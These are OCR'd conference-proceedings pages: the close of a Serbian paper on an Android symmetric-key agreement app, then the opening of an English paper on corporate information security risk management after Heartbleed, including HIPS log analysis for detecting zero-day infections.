
Na osnovu prethodnih primera došli smo na ideju da osmislimo protokol koji bi po ugledu na „Satelitski Scenario" omogućio da iz generatora nasumičnih vrednosti, koji se nalazi na Internetu, nakon nekoliko faza usaglašavanja svojih lokalnih kopija originalnog niza, dva korisnika (Alisa i Bob) dobiju identični simetrični ključ bez slanja ključa kroz komunikacioni kanal i bez poznavanja lokalne kopije ključa drugog korisnika. Za formiranje lokalnih kopija inspiraciju smo našli u igri „Potapanje brodova", koju igraju dva igrača sa po dve koordinatne mreže (matrice) čije su dimenzije unapred poznate. Na svojoj lokalnoj matrici igrač raspoređuje brodove i beleži pogotke protivnika, dok na drugoj matrici beleži svoje pogotke. Analogno ovoj igri i naši korisnici prave nasumičnu lokalu kopiju zajedničke matrice sa servera, nakon čega nasumično „gađaju" jedan drugog kako bi ustanovili na kojim poljima se poklapaju i tako dobili zajednički ključ.

*Arhitektura celokupnog softverskog rešenja*

Arhitektura ovog softverskog rešenja se sastoji iz serverske i klijentske strane. Na serveru je postavljena dvodimenzionalna matrica koju klijent preuzima sa servera. Ova matrica je nasumičnim redosledom popunjena vrednostima koje mogu da iznose „0" ili „1". Nakon preuzimanja, klijent od zajedničke matrice pravi lokalnu kopiju. Nakon toga, po principu „Satelitskog Scenarija", vrši se ispravljanje grešaka u korelisanom nizu. Prva faza je faza destilacije, druga faza je usaglašavanje informacija. Nakon toga, formira se novi niz u koji se upisuje koji parovi lokalne matrice sada transponovane u jednodimenzionalni niz se zadražavaju a koji odbacuju, taj niz šalju oba korisnika i na osnovu primljenog niza ključevi se usklađuju i oba klijenta formiraju identični ključ. O ovom delu protokola pričaćemo detaljnije malo kasnije.

*Implementacija*

Za implementaciju ovog protokola u aplikaciju korišćen je *Android Studio*. Ovo je integrisano razvojno okruženje(*IDE)* za Android platformu. Glavna logika aplikacije smeštena je u klasi *MainActivity*. Pritiskom na dugme *Download,* čije je pravo ime identiteta *downloadBT,* pozivamo funkciju *DownloadFile* koja pokreće pregledač *(browserIntent)* kome se prosleđuje adresa datoteke koja je smeštena na serveru i tako pokreće preuzimanje i skladištenje datoteke na memoriju telefona. Zatim pritiskom na dugme *Arrange,* čije je pravo ime identiteta *arrangeBT* pozivamo sledeće funkcije redom: *readBytes, getKeys, Coding, informationReconciliation, privacyAmplification.*




Slika 1. Grafički izgled aplikacije


Objašnjenje korišćenih funkcija:

- *readBytes*
  U ovoj funkciji vrši se čitanje matrice sa servera i upisivanje u dvodimenzionalni niz [i][j].
- *getKeys*
  U ovoj funkciji se prvo formira incijalna promenljiva *(seed) m* koja se uvodi radi veće verovatnoće slučajih vrednosti koordinata koje se nasumično biraju. One mogu da sadrže vrednost od 0 do 50. Nakon što je izabran nasumični par koordinata, na toj poziciji se u lokalnoj matrici prepisuje vrednost zajedničke matrice koja može da sadrži „0" ili „1". Tako se nasumično popunjava polovina lokalne matrice, dok se u preostalu polovinu upisuje vrednost „0". Ovim putem se obezbeđuje da udeo zajedničkog znanja bude ½ tj. da količina informacije ne prelazi 50%.
- *Coding*
  Ovom funkcijom se prolazi kroz niz *for* petljom i određuje parnost paketa koji se sastoje od dva uzastopna bita. Ako je parnost izabranog para „1" onda se zadržava prvi bit, i tom metodom se uređuje kompletan niz.
- *informationReconciliation*
  Pomoću ove funkcije prethodno uređeni nizovi se potuno izjednačavaju. Ovaj deo protokola počinje tako što seprethodno uređeni nizovi podele u blokove unapred određene dužine za koje se kasnije izračunava bit parnosti. Ako se na određenom bloku bit parnosti razlikuje, to znači da postoji razlika između nizova u tom bloku. Ova funkcija se izvršava u više rundi tj. dok se ne isprave sve greške. Nizovi koji su preostali nakon izvršavanja ove funkcije predstavljaju materijal za generisanje ključa.
- *privacyAmplification*
  Faza protokola o kojoj pričamo se sa razlogom poslednja izvršava. Ova funkcija služi za potupuno izbacivanje napadačeve uzajamne infromacije sa nizovima korisnika koji žele da formiraju zajednički ključ. Ovo postižemo tako što jedna strana bira kombinaciju funkcija kojeće se primeniti i nakon toga šalje kombinaciju brojeva drugom korisniku. Vrednost jednog broja predstavlja jednu kriptografsku funkciju, takođe, vrednost ovih brojeva je unapred dogovoren.



DOI: 10.15308/Synthesis-2015-81-84

Od 1250 bita koje prepišu oba klijenta, vreme koje je potrebno da se dobije materijal koji koristimo za formiranje ključa u proseku iznosi 2 do 4 sekunde, a prosečna dužina niza koji predstavlja materijal ključ iznosi 400 bita.




Slika 2. Arhitektura Google Cloud Messaging sistema

## KOMUNIKACIJA

*Google Cloud Messaging* za Android je besplatan servis koji omogućava programerima da šalju podatke sa servera do Android aplikacija na Android uređajima i da šalju podatke sa aplikacije do servera. Preko ovog servisa moguće je obostrano poslati obaveštenje o promeni nekog stanja ili poslati podatak veličine do 4 kb. Ovaj servis je zadužen i za čuvanje poruka i njihovo kasnije prosleđivanje Android aplikaciji pokrenutoj na određenom uređaju.

*Arhitektura Google Cloud Messaging servisa*

- *GCM* je server koji se nalazi u ovom servisu preuzima poruke sa lokalnog servera i prosleđuje poruke Android aplikaciji (klijentu).
- Lokalni server/*Smack CCS Client* je komponenta koju implementiramo kako bi radila sa izabranim *GCM* serverom. Lokalni server prosleđuje poruke *GCM* server, on ih stavlja u red i tako uređene ih čuva dok klijent ne uspostavi vezu sa Internetom.
- Klijentska aplikacija je Android aplikacija za koju je implementirana mogućnost korišćenja *Google Cloud Messaging* servisa. Da bi aplikacija primala poruke od *GCM* servera prvo je potrebno da se aplikacija registruje za korišćenje usluga *Google Cloud Messaging* servisa.

*Smack CCS (XMPP) Server*

*Google Cloud Messaging (GCM), Cloud Connection Server (CCS)* je krajnja tačka *XMPP (Extensible Messaging and Presence Protocol)* koja omogućava konstantnu, asinhronu, dvosmernu vezu sa *Google* serverom. Ista konekcija se koristi za slanje i primanje poruka između severa i Android uređaja. Neke od prenosti korišćenja ovog protokola su:

- Asinhroni pristup XMPP protokola omoguće da se sa manje utrošenih resursa šalje više podataka.
- Komunikacija je dvosmerna što znači da sever može da šalje poruke Android uređaju, ali isto tako i Android uređaj može da šalje poruke nazad serveru.
- Uređaj šalje poruke istom vezom preko koje je i primio poruku što uveliko smanjuje utrošak baterije pri slanju poruka.


## IMPLEMENTACIJA CCS/XMPP LOKALNOG SERVERA

Implementaciju ovog dela našeg modula odlučili smo da uradimo preko *NetBeans* okruženja. Za programski jezik izabrali smo Javu uz koju smo koristili *Smack* biblioteku. *Smack* je *XMPP (Jaber)* klijentska biblioteka otvorenog koda koja služi za razmenu podataka. Ova Java biblioteka se ugrađuje u aplikaciju i omogućava nam da napravimo kompletnu *XMPP* klijent aplikaciju ili da integrišemo neke osnovne funkcionalnosti ovog protokola, kao što su slanje obaveštenja, itd. Ovu bilbioteku povezujemo sa našom Java aplikacijom, tako što iz *NetBeans*-a dodamo (smack.jar) u folder pod nazivom *libraries* i tek tada možemo koristiti funkcionalnosti ove biblioteke. Nakon što smo podesili *Google Cloud Messaging* servis i dodali potrebne biblioteke, možemo krenuti sa predstavljanjem nekih od bitnijih delova koda našeg lokalnog servera.

Da bi smo povezali lokalni server sa servisima koje pruža *Google Cloud Messaging* potrebno je da obezbedimo ProjectID i SeverKey.

## REZIME

Kao poboljšanje kripto modula planira se spajanje novonastale aplikacije sa već postojećim projektom šifrovanja sms poruka *One Time pad*-om na Android platformi. Spajanjem




Slika 3. Grafički izgled lokalnog servera



DOI: 10.15308/Synthesis-2015-81-84

ove dve aplikacije proširili bismo mogućnosti naše aplikacije i na sms komunikaciju. Još jedno planirano poboljšanje našeg modula je to da naše dvodimenzonalne matrice proširimo sa još jednom ili više dimenzija, zajednički ključ bi tada bio višedimenzionalni oblik do koga bi napadač još teže došao.

U ovom radu smo prošli kroz neka od pitanja vezanih za razmenu ključeva simetrične i asimetrične kriptografije i malo bolje se upoznali sa osnovnim načelima razmene ključeva. Razvojem kripto modula za razmenu poruka na Android platformi sa planiranim poboljšanjima dobijamo kompletno, samostalno rešenje razmene šifrovanih podataka koje ima primenu u skoro svim sferama našeg društva.

U veoma kratkom vremenskom periodu naš modul može generisati ključeve velikih dužina. U ovom radu razmenu ključeva smo primenili u aplikaciji za razmenu poruka ali ovaj modul se može primeniti pri razmeni bilo kog tipa informacijena raznim sistemima i platformama. Zbog velike dužine ključa mogu se primeniti razni kriptološki algoritmi koji bi odgovarali potrebama korisnika. Sa uspešno razmenjenim ključevima i šifrovanim sadržajem naše poruke, može se reći da je naš modul za razmenu poruka potpuno siguran.

Međutim, fleksibilnost i otvorenost Android sistema ostavlja veliku mogućnost da sami uređaji ili kod napisan od strane programera sadrži elemente koji bi narušili bezbednost našeg sistema. Pretpostavlja se da je kompanija *Samsung,* koja je jedna od vodećih proizvođača Android pametnih uređaja, na nekim modelima pametnih uređaja ostavljala takozvani bekdor (eng. *backdoor*) preko kojeg je moguće aktivrati mikrofon, kameru, imati uvid u geolokaciju ili pristupiti fajlovima na uređaju. U ovom slučaju treća strana bi lako mogla doći do izračunatog ključa ili imati uvid u karaktere poruke koje smo unosili dodirivanjem ekrana našeg uređaja.

Iz svega gore navedenog možemo zaključiti da samo ako smo u potupunosti samostalno razvili hardverski i softverski deo našeg modula možemo biti sigurni da je naš modul apsolutno bezbedan.

## LITERATURA

Google Developers. (2015). Google Cloud Messaging for Android. Preuzeto 25. Avgusta 2014. sa https://developer.android.com/google/gcm/index.html

Maurer, U.M. (1993). Secret Key Agreement by Public Discussion. Information Theory, IEEE Transactions, 39(3), 733-742. DOI: 10.1109/18.256484

Milosavljević, M., & Adamović, S. (2013). *Osnovi teorije informacija i kodovanja*. Beograd: Univerzitet Singidunum.

Milosavljević, M., & Adamović, S. (2014). *Kriptologija 2.* Beograd: Univerzitet Singidunum.

Thawte. (2013). *History of Cryptograpy.* Preuzeto 10. Novembra 2014. sa http://book.itep.ru/depository/crypto/Cryptography_history.pdf

Veinović, M., & Adamović, S. (2013). *Kriptologija 1.* Beograd: Univerzitet Singidunum.



DOI: 10.15308/Synthesis-2015-81-84

Synthesis
International Scientific Conference of IT and Business-Related Research

# OPTIMIZING CORPORATE INFORMATION SECURITY MANAGEMENT IN THE POST-"HEARTBLEED" WORLD

## OPTIMIZACIJA UPRAVLJANJA ZAŠTITOM INFORMACIJA U PREDUZEĆIMA U ERI NAKON HEARTBLEED-A

Viktor Polić
Webster University Geneva, Route de Collex 15, Bellevue, 1293, Switzerland

**Abstract:**
An optimal business process is defined as a dynamic process that is able to adapt rapidly to the changing environment and maintain satisfactory level of performance directed towards achieving the predefined set of objectives. Corporate information security management is a business process focused on managing risk that can have adverse effects on vital corporate information and related technology and processes. Rapid evolution of information and communication technology (ICT) and ways it is used to collect, analyze and disseminate information carries many opportunities to improve corporate value chain, but also carries uncertainty and new risks. Unexpected flaws were recently discovered in fundamental building blocks of ICT such as OpenSSL challenging methods used to manage corporate information security. In this paper, we will review information security management process focusing on its risk management component and suggest improvements in order to remain proactive. Suggested improvements will cover methods for assessing and measuring risk in the areas of ICT that were hit by unexpected vulnerabilities such as business application development and integration, establishing corporate information security incident response teams, and developing a framework for exchanging information security threat intelligence.

**Key words:**
risk management, incident management, vulnerability management, information security risk intelligence.

**Apstrakt:**
Optimalnim poslovnim procesom smatra se svaki dinamični proces koji se brzo prilagođava pomenama u okruženju i može da održi zadovoljavajući nivo performansi kako bi se realizovali unapred postavljeni ciljevi.Upravljanje bezbednošću informacija unutar preduzeća predstavlja poslovni proces koji je usmeren ka upravljanju rizicima koji mogu negativno uticati na bitne informacije unutar preduzeća kao i na upotrebu tehnologija i procesa u samoj organizaciji. Brz razvoj informacionih i komunikacionih tehnologija (IKT) kao i način na koji se one koriste za prikupljanje, obradu i prenos podataka nose sa sobom brojne mogućnosti za unapređenje korporativnog lanca vrednosti, ali i brojne neizvesnosti i rizike. Neočekivani nedostaci nedavno su otkriveni u osnovnim gradivnim elementima IKT-a poput OpenSSL paketa, i predstavljaju izazov za metode upravljanja bezbednošću informacija unutar preduzeća. U ovom radu razmatra se proces upravljanja bezbednošću informacija sa naglaskom na komponentu upravljanja rizikom i nude predlozi za moguća poboljšanja u cilju očuvanja proaktivnosti. Ona obuhvaju metode za procenu i merenje rizika u oblastima IKT-a koje su pogođene neočekivanim slabostima, poput razvoja i integracije poslovnih aplikacija, uspostavljanje centra za brzu reakciju u slučaju incidenata vezanih za bezbednost informacija, i razvijanje okvira za razmenu informacija o mogućim pretnjama.

**Ključne reči:**
upravljanje rizikom, upravljanje incidentima, upravljanje ranjivostima (slabostima).

## 1. INTRODUCTION

Recent massive data breaches illustrate enterprise risk management deficiencies even within large, regularly audited and well-resourced organizations, which have established information security organizational role. There is no specific type of an organization or industry that seems more vulnerable than others. Banks, retailers, health-care, education, public sector, manufacturing etwere all affected. For those that are not it is likely a matter of time when they will discover an existing breach. There are cases like "Shady RAT" when organizations discovered a breach years after it had occurred (Alperovitch, 2011). What is common for most of those organizations is that they have already established information security management role within their organizational structure. That role is usually based on internationally recognized management standards of such a business process. Independent auditors that follow standard methodologies regularly audit the process. The performance of the business process is continuously assessed through the standard management frameworks with defined process strategy, outputs with measurable and comparable objectives, and related activities continuously tracked in regular work-plan meetings coordinated with related business processes. Nevertheless, incidents occur resulting in massive spending on investigations, loss of business opportunities, lengthy and costly legal processes, and damaged reputation. It is impossible to achieve one hundred percent security from all risks. The chain of technical, organizational and procedural controls for information security protection is as strong as its weakest link. These are the facts that all information security professionals unanimously agree upon. However, none of them foresee incidents with such a high impact and with root causes in those areas of control that were assessed as low likelihood and low impact in audit reports and risk registers. In this paper, we will review information security management process focusing on its risk management component and suggest improvements in order to remain proactive.

## 2. RESULTS AND DISCUSSION

In order to be proactive, information security management has to effectively prevent risk. How is that possible when fundamental building blocks of information security chain of controls are flawed such as cryptographic controls that protect confidentiality and integrity of data in transfer (Bhargavan *et al.*, 2015)? Information security industry reacts quickly when

E-mail: polic@webster.ch
DOI: 10.15308/Synthesis-2015-85-89

such an important vulnerability is discovered. Vendors of security technologies propose temporary workarounds and release patches for vulnerable products, security service providers propose assessments and recommend solutions to fill in gaps. Internal information security teams meet with ICT operations and application development teams and make tactical decisions to mitigate risks where likelihood of occurrence increased due to a newly discovered vulnerability. Unfortunately, not all organizations are ready to address those risks rapidly enough and consequently become victims of malicious attackers in either a targeted or non-targeted, opportunistic attack. Moreover, incidents with massive impact illustrate that many organizations are not prepared to quickly detect an incident and react in a coordinated manner in order to reduce the detrimental effects.

## IMPACT OF A DATA BREACH

Understanding the detrimental effects of an information security incident is a starting point towards a better perception of risk and more effective risk treatment plan. Incidents whose impact could be quantified in financial terms are simpler to perceive. Data destruction or modification would require time and effort to restore or in the worst case to recreate. Such an impact could be quantified by using traditional management metrics such as hour/person and related financial terms using hourly rates or service prices. The cost of legal processes could also be monetized using information from previous similar legal cases. The loss of business opportunities can be measured by average daily number of transactions. However, the loss of organizational reputation is more difficult to quantify, and costs of public relations campaigns could be used to estimate the potential cost to repair reputational damage. Business impact analysis is the formal process for the quantification of detrimental effects of incidents. This process is well defined within the Business Continuity Planning (BCP) organizational process. However, BCP process is usually focusing on large scale disasters in practice and does not cover information security incidents. There are more recent industry standards such as ISO/IEC 27031:2011 (Guidelines for information and communication readiness for business continuity), attempt to fill that gap and include information security incidents into the scope of business impact analysis process. Systematic evaluation of potential risk impact for all categories of risk requires collaborative effort of subject matter experts in all functional areas of law, finance, human resources, strategic management, programming and budget, information management including technology management, audit, and other depending on the type of industry sector.

## ORGANIZATIONAL STRUCTURE AND POSITION OF INFORMATION SECURITY MANAGEMENT FUNCTION

Majority of large organizations with resources dedicated to managing information security have them still administratively attached to Information and Communication Technology (ICT) departments. Chief Information Security Officer (CISO) reports to Chief Information Officer (CIO). That could create a potential conflict of interest and subjective prioritization of operational rather than risk-oriented governance decisions. Therefore, budgetary allocations could directly restrict certain risk treatment decisions, or present an obstacle in effective communication of risk factors to risk owners. Risk owners are responsible and accountable for making decisions based on risk treatment plan. That would include risk mitigation, risk acceptance, risk transfer, or risk avoidance. Organizations that have experienced information security risk management deficiencies and were victims of massive data breaches address this issue through reorganization and frequently change CISO's role and responsibilities. Unfortunately, after the first significant breach that usually results in assigning CISO administratively to the enterprise risk officer. While that measure resolves some conflicts between operational IT governance and security risk governance, it does not cover all of the above-listed risk categories. Enterprise risk management function is typically situated within finance department and reports to the Chief Finance Officer. Priority is thus given to financial risk and related impact. Moreover, the internal audit function is also typically focused on financial audits and fraud related incidents. Other risks that have high impact in case of data breaches are not necessarily adequately addressed (Van der Meulen & Rivera, 2015). A more effective solution would be to form a risk management committee or risk clearance committee with subject matter experts covering all risk categories identified as significant within the context of the organization. The committee could be advisory or even the decision making body for strategic decisions concerning risk. In case it is an advisory body, it should report to the chief director or board of directors.

## INTEGRATION OF IT GOVERNANCE WITH RISK MANAGEMENT

There are several widely adopted risk management frameworks such as NIST 800-37, COSO ERM guidelines, ISACA COBIT, ISO 31000, and other. Methodologies are very similar and could be outlined in the following activities:

- Risk identification,
- Risk evaluation,
- Risk treatment,
- Risk monitoring.

This is typically a continuous business process in the form of plan-do-check-act-improve.

In order to have an effective information security risk management, it is necessary to integrate it into the information security management process and align it to the enterprise risk management framework as previously stated. Two recently updated information security management frameworks illustrate that the industry has recognized this requirement. ISO/IEC 27001 – Information security management was updated in 2013 to improve evaluation and measurement of the process performance including alignment of information security risk management with ISO 31000 framework (ISO, 2013). ISACA Control Objectives for Information and Related Technology (COBIT) is the framework for the governance of enterprise IT. It was also updated to version 5 with integrated risk management framework that was previously defined as separate framework (ISACA Risk IT) and with integrated evaluation framework (Val IT) (ISACA, 2012). For instance, COBIT 5 defines the approach to information governance as an enabler with performance measurement using metrics for goal achievement (Lag Indicators) and metrics for application of practice (Lead Indicators). It should be a strategic goal of Information Security Management functions to transform itself to business enablers rather than to remain perceived as business obstacles.

## SHIFT RISK ASSESSMENT FOCUS TO INFORMATION AND PEOPLE

Effectiveness of information security controls is typically assessed by covering different categories of controls as defined within standards such as ISO/IEC 27002:2013 Code of practice



DOI: 10.15308/Synthesis-2015-85-89

for information security controls (ISO, 2013a). In practice, this is a periodic assessment either as part of an audit or as assessment for obtaining certification. Continuous assessment of all control areas for monitoring of risk indicators is not practical and would represent significant cost. Areas that are traditionally continuously monitored are related to IT performance indicators (operational controls), network perimeter security controls (network firewalls, Internet proxies), anti-malware protection (end-point anti-virus systems, data streaming anti-virus systems) and e-mail protection (anti-spam systems). Database and application security is typically focused on access controls within authentication, authorization and accounting protection systems. Host hardening practice would include configuration and change management monitored by vulnerability scanning systems. However, these controls are inefficient to prevent targeted attacks based on advanced persistent threats (APT), or attacks on personal computers of end-users or vulnerable servers that are used for bouncing to other systems that host more critical data. Security information and event management (SIEM) systems could effectively detect network intrusion attempts but less likely intrusions mentioned above. The reason for this is that SIEMs typically come with predefined set of rules, data correlation algorithms, and attack signatures that are not significant for certain organizational specific risks. In more accurate scenarios, they are configured with custom set of rules and data sources selected in the business context and risk context defined within the earlier suggested risk management framework. The most advanced systems are custom designed data analytics systems based on online analytical processing (OLAP) for information security intelligence. Reinforced with machine learning algorithms, they could be transformed to systems that search for uncertain rather than traditional systems that are looking for certain (known patterns vs. unknown patterns) events. In addition, OLAP data structures are optimized for analytical activities (data reading) rather than data maintenance (data modifications). They are meta-data based on dimensions and could provide storage for much larger sets of data with longer retention plan (years rather than months). Data are stored in multidimensional cubes with dimensions such as time, host and categories of security events, and measures (facts). Each dimension could be drilled through in the near real-time. For instance, hosts could be subdivided into servers, networks, devices, laptops, desktops, smart phones, and further down to details such as MAC address, IP address, process, and BIOS version. Security events could be divided into subcategories such as virus detection, Trojan detection, buffer overflows, RPC calls, and similar. Examples included in this paper are based on the data collected from sources such as commercial endpoint protection suites that include anti-virus, host-based intrusion prevention systems (HIPS), access control systems and other modules and are installed on Windows based servers and personal computers. The population size includes 8524 hosts over the period of three years of data collection. Maximum of 4000 hosts are active at any point in time.

When there is no solid hypothesis about potential security event, either descriptive or prescriptive analytical models could be applied to such data structures. Predictive data mining would be based on the analysis such as sample variance analysis. Descriptive data mining represents a drill-down technique of searching through data to identify potential information security incidents. For instance, searching for "zero-day" viruses would be performed as the analysis of data on the particular event from HIPS module such as "New startup program creation" as illustrated in Figure 1.

Drilling into red-colored cells of the above-given table would display details of all source processes on each host that have generated that specific HIPS event. Filtering out processes that have a valid digital code signature would reveal potentially infected files. In this specific example, we were able to identify a polymorphic form of a virus that hides behind a well-known Windows client server runtime system process CSRSS.EXE as illustrated in Figure 2.

An example of predictive data mining would be the analysis of the number of attempted HTTP sessions detected by Internet proxy servers. Figure 3 illustrates plot of distance from means of "usual behavior" in Web usage. The host with the largest distance from the mean was infected with a "zero-day" virus. "Zero-day" viruses are unknown to signature based anti-virus systems.

Signature | New Startu rogram Creation

| Events / Received Hour | Jan | Feb | Mar | Apr | May | Jun | Jul | Aug | Sep | Oct | Nov | Dec | Grand Total |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | Received Da | | | | | 2014 | | | | | | | |
| Branch Offices | 65938 | 94592 | 166781 | 116487 | 101242 | 114428 | 74963 | 48169 | 55997 | 63740 | 48393 | 40751 | 991481 |
| Region 1 | 23235 | 58149 | 126659 | 92536 | 52426 | 43512 | 45463 | 28512 | 21837 | 27491 | 29276 | 29397 | 578493 |
| Office 1 | 10962 | 34315 | 46357 | 32985 | 32989 | 35458 | 35979 | 23635 | 15731 | 24359 | 22836 | 20451 | 336057 |
| Office 2 | 528 | 504 | 26677 | 37042 | 2258 | 622 | 587 | 187 | 97 | 151 | 124 | 78 | 68855 |
| Office 3 | 3304 | 14449 | 21652 | 7187 | 7779 | 1609 | 3104 | 1615 | 763 | 683 | 903 | 530 | 63578 |
| Office 4 | 1382 | 1590 | 25272 | 793 | 890 | 927 | 726 | 741 | 385 | 306 | 3441 | 175 | 36628 |
| Office 5 | 1512 | 1818 | 1715 | 10161 | 4690 | 1097 | 987 | 110 | 159 | 72 | 68 | 83 | 22372 |
| Office 6 | 1120 | 1256 | 1305 | 1118 | 954 | 869 | 1027 | 176 | 137 | 102 | 151 | 7200 | 15415 |
| Office 7 | 1585 | 1365 | 1343 | 1037 | 957 | 892 | 900 | 629 | 368 | 271 | 178 | 75 | 9560 |
| Office 8 | 213 | 461 | 463 | 411 | 246 | 352 | 285 | 264 | 3115 | 324 | 317 | 235 | 6686 |
| Office 9 | 670 | 570 | 354 | 419 | 455 | 435 | 524 | 308 | 238 | 88 | 99 | 42 | 4202 |
| Office 10 | 241 | 253 | 200 | 177 | 84 | 198 | 273 | 168 | 211 | 346 | 427 | 288 | 2866 |
| Office 11 | 333 | 324 | 233 | 196 | 90 | 172 | 239 | 129 | 131 | 186 | 92 | 57 | 2182 |
| Office 12 | 408 | 405 | 255 | 304 | 281 | 169 | 46 | 91 | 63 | 67 | 68 | 79 | 2146 |
| Office 13 | 406 | 284 | 236 | 202 | 229 | 174 | 210 | 94 | 88 | 71 | 79 | 16 | 2089 |
| Office 14 | 144 | 203 | 179 | 180 | 170 | 179 | 163 | 128 | 137 | 199 | 229 | 87 | 1998 |
| Office 15 | 266 | 206 | 290 | 195 | 206 | 180 | 267 | 62 | 41 | 69 | 77 | 27 | 1886 |
| Office 16 | 70 | 59 | 33 | 43 | 3 | 21 | 29 | 97 | 93 | 108 | 185 | 93 | 871 |
| Office 17 | 57 | 61 | 72 | 54 | 88 | 131 | 95 | 69 | 64 | 62 | 96 | 54 | 847 |
| Office 18 | 21 | 31 | 31 | 32 | 3 | 24 | 23 | 11 | 11 | 21 | 17 | 14 | 255 |

Figure 1."New startup program creation" events from PCs in branch offices over one year

| | [Threats v3].[$Source Process Name.Process Name] | [Threats v3].[$Threat Event.Threat Event] | [Threats v3].[$Source IP.IP Addres | [Threats v3].[$Threat Signature.Signature] | [Threats v3].[$App Signer.App Signer] |
|---|---|---|---|---|---|
| 74 | | | | | |
| 75 | C:\WINDOWS\system32\ctfmon.exe | McC Host intrusion detected and handled | 10.2.8.116 | 10C0 New Startup Program Creation | hi CN=MICROSOFT WINDOWS COMPONENT PUBLISHER, O=MICROSOFT CORPORA |
| 76 | C:\Program Files\Internet Explorer\IEXPLORE.EXE | McIN Host intrusion detected and handled | 10.2.8.116 | 10C0 New Startup Program Creation | hi CN=MICROSOFT WINDOWS, O=MICROSOFT CORPORATION, L=REDMOND, S=W |
| 77 | C:\WINDOWS\system32\ctfmon.exe | McC Host intrusion detected and handled | 10.2.8.27 | 19C0 New Startup Program Creation | hi CN=MICROSOFT WINDOWS COMPONENT PUBLISHER, O=MICROSOFT CORPORA |
| 78 | C:\WINDOWS\system32\ctfmon.exe | McC Host intrusion detected and handled | 10.2.8.27 | 19C0 New Startup Program Creation | hi CN=MICROSOFT WINDOWS COMPONENT PUBLISHER, O=MICROSOFT CORPORA |
| 79 | | | | | |
| 80 | | | | | |
| 81 | C:\z\csrss.exe | McAf Host intrusion detected and handled | 10.2.8.25 | 19C0 New Startup Program Creation | |

Figure 2. Searching for unsigned process that triggered HIPS event



DOI: 10.15308/Synthesis-2015-85-89





Figure 3. Searching for computers infected with "zero-day" viruses

Behavior analysis would require multidimensional analysis where dimensions could be categories of visited or blocked web-sites. Behavior could be clustered by observing numbers of nodes within the clusters and changes of trends in the distance of a cluster from sample means. Figure 4 illustrates the observation of trends, and significant clusters to analyze would be clusters 9 and 14 where the trend changes. It is also important to note that the error is smaller with larger number of clusters in the analysis. This reduces uncertainty and drilling into data within significant clusters would discover attempts to access Web-site non-compliant to the security policy. Behavior analysis could also help in distinguishing between human Web usage and automated Web usage by malicious bots. Bots are hosts infected by malware attempting to communicate to command and control servers of a botnet or a network used to perform spamming or DDoS attacks.

